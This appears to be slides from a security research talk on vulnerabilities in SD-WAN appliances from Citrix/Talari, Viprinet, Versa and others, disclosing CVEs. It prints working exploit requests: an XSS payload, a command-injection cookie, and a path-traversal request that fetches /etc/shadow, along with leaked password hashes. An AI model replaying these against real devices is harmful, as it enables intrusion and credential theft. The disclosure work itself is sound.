isc-dhcp-relay 4.2.2.dfsg.1-5+deb70u6 amd64

DSA-3442 - 'isc-dhcp -- security update', cvss.score - 5.7

isc-dhcp-server 4.2.2.dfsg.1-5+deb70u6 amd64

DSA-3442 - 'isc-dhcp -- security update', cvss.score - 5.7

libmysqlclient18 5.5.46+maria-1~wheezy amd64

DSA-3459 - 'mysql-5.5 -- security update', cvss.score - 7.2

mysql-common 5.5.46+maria-1~wheezy all

DSA-3459 - 'mysql-5.5 -- security update', cvss.score - 7.2

openssh-client 1:6.0p1-4+deb7u2talari1 amd64

DSA-3446 - 'openssh -- security update', cvss.score - 4.6

DSA-3550 - 'openssh -- security update', cvss.score - 7.2

openssh-server 1:6.0p1-4+deb7u2talari1 amd64

DSA-3446 - 'openssh -- security update', cvss.score - 4.6

DSA-3550 - 'openssh -- security update', cvss.score - 7.2

OpenSSL 0.9.8 branch
is NOT vulnerable



SIEMENS SIMATIC WINCC/WINCC OA

```
C:\WINDOWS\system32\cmd.exe
C:\>cd "\Program Files\Siemens"
C:\Program Files\Siemens>cd "\Program Files\Siemens\SIMATIC"
OpenSSL 0.9.8e 23 Feb 2007

C:\Program Files\Siemens\SIMATIC.NET\tools
openssl.exe
294 912
C:\Program Files\Siemens>cd "\Program Files\Siemens\SIMATIC.NET\tools"
C:\Program Files\Siemens\SIMATIC.NET\tools>openssl.exe version
OpenSSL 0.9.8e 23 Feb 2007
C:\Program Files\Siemens\SIMATIC.NET\tools>_
```

SUDO EVERYWHERE

```
# User privilege specification
root    ALL=(ALL) ALL
www-data ALL=NOPASSWD: ALL
talariuser ALL=NOPASSWD: ALL
admin   ALL=NOPASSWD: ALL
```

```
>shell
Please enter shell access credentials...
Username> CBVWSSH
Password>
Prompting to shell...
admin@cbvw:~$ id
uid=1001(admin) gid=33(www-data) groups=33(www-data)
admin@cbvw:~$ sudo -i
root@CBVW-CBVPX:~# id
uid=0(root) gid=0(root) groups=0(root)
root@CBVW-CBVPX:~#
```

```
my $AuthRetStr = `sudo /home/talariuser/bin/user_management.pl ...`
```



SW ARCHITECT'S POINT OF VIEW

Orchestration Plane

REST/HTTP, XMPP

Management Plane

(Multi-tenant or Dedicated)

SSH, HTTP

Control Plane


(Containers or VMs)

LDP, IKE, OSPF, BGP, BGP, MP-BGP, OPENFLOW, XMPP, NETCONF, OMP

Data Plane

(Physical or Virtual)

VXLAN, MPLS, GRE, AH, ESP, TLS, DTLS



WEB: INTERFACES

- Node.js almost everywhere
- Mixed with perl, java, php
- Developers confuse the client and the server
- Broken (client-side) access control
- Information disclosure
- Slow HTTP DoS Attacks

WEB: CLIENT SIDE

- JSON CSRF everywhere

Exploiting JSON Cross Site Request Forgery (CSRF) using Flash

<https://www.geekboy.ninja/blog/tag/json-csrf/>

- XSS is not a bug because **blocked by Chrome** (sic!)

Doesn't happen in **Chrome as it blocks XSS**. ... In any case, SD-WAN is a hardened device and **web UI is not open to the world** to play with. So attack surface is minor.

SD-WAN vendor security team



OK, JUST XSS



- CVE-2014-2045: Multiple Instances of XSS in Viprinet Multichannel VPN Router 300
- Viprinet AdminDesk uses ExtJS 4.2.2.1144
- ExtJS (4 to 6 before 6.6.0) is vulnerable to XSS (according to this [report](#))

- So, XSS still work

- `<svg/onload=alert(ViprinetSessionId)>`


- Read - Local private key
- Write - Remote Certificate Fingerprint

- Responsible disclosure - No response ;-(
Full disclosure:
<https://seclists.org/fulldisclosure/2018/Oct/41>



CLIENT VS SERVER...

```
function init() {  
    // first check if we are already logged in. If we are, we redirect to  
    // dashboards or one of the urls requested.  
    $.ajax({type: "GET", url: "../rest/json/loginStatus"}).success(function (data)  
        if (data.isLoggedIn) {  
            // go to requested page  
            gotoRequestedPage();  
        }  
        else {  
            loginInit();  
        }  
    }).error(function () {  
        loginInit();  
    });  
}
```



SERVER VS CLIENT...



```
function LoginController($scope, $state, $q, AuthenticationService) {
  var vm = this;
  vm.username = '';
  vm.password = '';
  vm.error = false;
  vm.rememberMe = false;

  vm.login = function() {
    // AuthenticationService.authenticate(vm.username, vm.password, vm.rememberMe).then(function ( response ) {
    //   $state.go("home");
    // }).catch( function ( response ) {
    //   $state.go("login");
    // }).finally( function() {
    // });
  };
};
```

?

```
if(vm.username === ' ' && vm.password === ' ') {
  $state.go("home");
}
```

!

```
else {
  vm.error = true;
  $state.go("/");
}
```


```
};
```

```
}
```

// TODO: fix in prod ?

WGET/TELNET FROM "LOCALHOST"

- Management interfaces
- Databases
- Application backend
- Rest API/Node.js endpoint
- Strange homebrew "telnet"
-



https://10.30.37.77/munin/problems.html#critical

MUNIN

Overview :: Problem overview :: [critical warning unknown]

Problems
Critical (0)
Warning (0)
Unknown (0)

Groups
ApplianceReports

Categories
disk [d w m y]
munin [d w m y]
network [d w m y]
processes [d w m y]
sendmail [d w m y]
sensors [d w m y]
system [d w m y]

This page was generated by Munin

Apache

```
Shell-In-A-Box
```

Solr Admin

Instance


System

Physical Memory 11.2%

Swap Space 11.7%

JVM

Processors



ANALYZE THIS!

- Rooted? Grab the code and...
- Analyze it with your favorite Static/Interactive Application Testing tool

High

OS Commanding

[Vulnerability description](#)

Vulnerable Code: `39 $isAuthenticated = !exec("sudo php -H /home/talariuser/bin/pam_authenticate.php -u=$username -p=$password -c=$cookie", $error);`

Function: `exec`

Vulnerable File: `.\app\Controller\Component\Auth\PAMAuthenticate.php : 39`

Entry File: `.\app\Controller\Component\Auth\PAMAuthenticate.php : 21`

Exploit: `GET /app/Controller/Component/Auth/PAMAuthenticate.php HTTP/1.1`

`Host: localhost`

`Accept-Encoding: identity`

`Connection: close`

`Cookie: CGISESSION=%3Bping+-n+10+0+%7C%7C+ping+0+-c10`


Condition:

```
(!(((bool)<NULL->'data'[NULL]) == False))
(!(((bool)<NULL->'data'[NULL]['password']) == False))
(!(((bool)<NULL->'data'[NULL]['username']) == False))
(!function_exists('pluginSplit'))
```

OWASP - A1

[CWE-78](#)

[Show Data Flow](#)



Positive Technologies Application Inspector
<https://www.ptsecurity.com/ww-en/products/ai/>

I HAVE A CODE, I HAVE A IAST....

- CVE-2017-6316 <https://www.cvedetails.com/cve/CVE-2017-6316/>
- Citrix NetScaler SD-WAN devices through v9.1.2.26.561201 allow remote attackers to execute arbitrary shell commands as root via a CGISESSID cookie. On CloudBridge (the former name of NetScaler SD-WAN) devices, the cookie name was CAKEPHP rather than CGISESSID.
- CVE-2018-17445 Netscaler D-WAN 9.3.x before 9.3.6 and 10.0.x before 10.0.4

```
POST /global_data/ HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5
Connection: close
Cookie: CGISESSID=ololo`echo -e test>/tmp/test`;
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

action=logout
```



FOLLOW YODA'S LESSONS

```
GET /8.1.4.9_65644/rest/json/configdb/download/..%2f..%2f..%2f..%2f..%2fetc%2fshadow HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
```

```
HTTP/1.1 200 OK
X-Frame-Options: DENY
Cache-Control: no-cache, no-store
Content-Disposition: attachment; filename="shadow"
```

```
admin:$1$ZU.AqK9o$y0bfkJAMeko1MOZBwVm2f0:10000:0:999
aaa:$1$ix2XpN5X$Yb8ZM.UTuTguwkcC.tCW20:10000:0:99999
apache:*:10000:0:99999:7:::
monitor:$1$DeNuOuf0$mKX7hwVeyxwMg9R6Cwy4q.:10000:0:9
```

Fixed in 8.1.7.x



Riverbed SteelConnect

Password reset link spoofing via HTTP host header
Stored XSS via user name field
Denial of service of gateway via slow HTTP attacks

Cisco (Viptela) SD-WAN

OpenSSH leaks system version via warning message
Incorrect protection against CSRF for REST API and Web UI
Viprinet Virtual VPN Hub
Stored XSS in CLI via item names
TLS server vulnerable to ROBOT attack

Citrix NetScaler SD-WAN / Talari Networks

Denial of Service on Web UI via Slow HTTP attacks
Multiple stored and reflected XSS
Lack of protection against CSRF for REST API and Web UI
Absence of function level access control mechanism
Multiple command injections
Multiple SQL injections
Arbitrary file reading via path traversal
Unauthorized access to Munin web UI

Versa Networks

Multi-tenancy Access Control Bypass
Hardcoded passwords
Multiple SQL Injection
Command Proxy WebSocket Hijacking
Remote Command Execution
Information Disclosure
Client-side authentication
Cross-Site Request Forgery
Multiple XSS
Multiple buffer overflows




CRYPTO

- SSL/TLS
 - No forward secrecy (like TLS_RSA_WITH_AES_128_CBC_SHA)
 - Vulnerable to BEAST and LUCKY13
 - TLS 1.0, Insecure ciphersuites (weak DH parameters, CBC mode, 3DES, RC4)
 - Client-Initiated Renegotiation (can lead to DoS)
 - Old libraries
- IPSec/custom
 - Pre-installed certificates which can not be replaced by customers and are the same for all nodes in the world
 - Manual installation of self-signed certificates with no chance to fast revoke them
 - Absence of classic CRL and OCSP mechanisms
 - Absence of interfaces to be integrated with customer private or public CA

CITRIX NETSCALER HARD-CODED CERTIFICATE

- Master Control Node (MCN) protocol
- TCP 2156
- TLS - TLS_RSA_WITH_AES_256_CBC_SHA
- Certs located at /home/talariuser/certificates
- www-data have full access
- All SD-WAN appliances use the same "appliance_agent_cert.pem" keys
- Passive sniffing/MITM – decrypting and spoofing a control channel communications.
- MCN appliance spoofing.
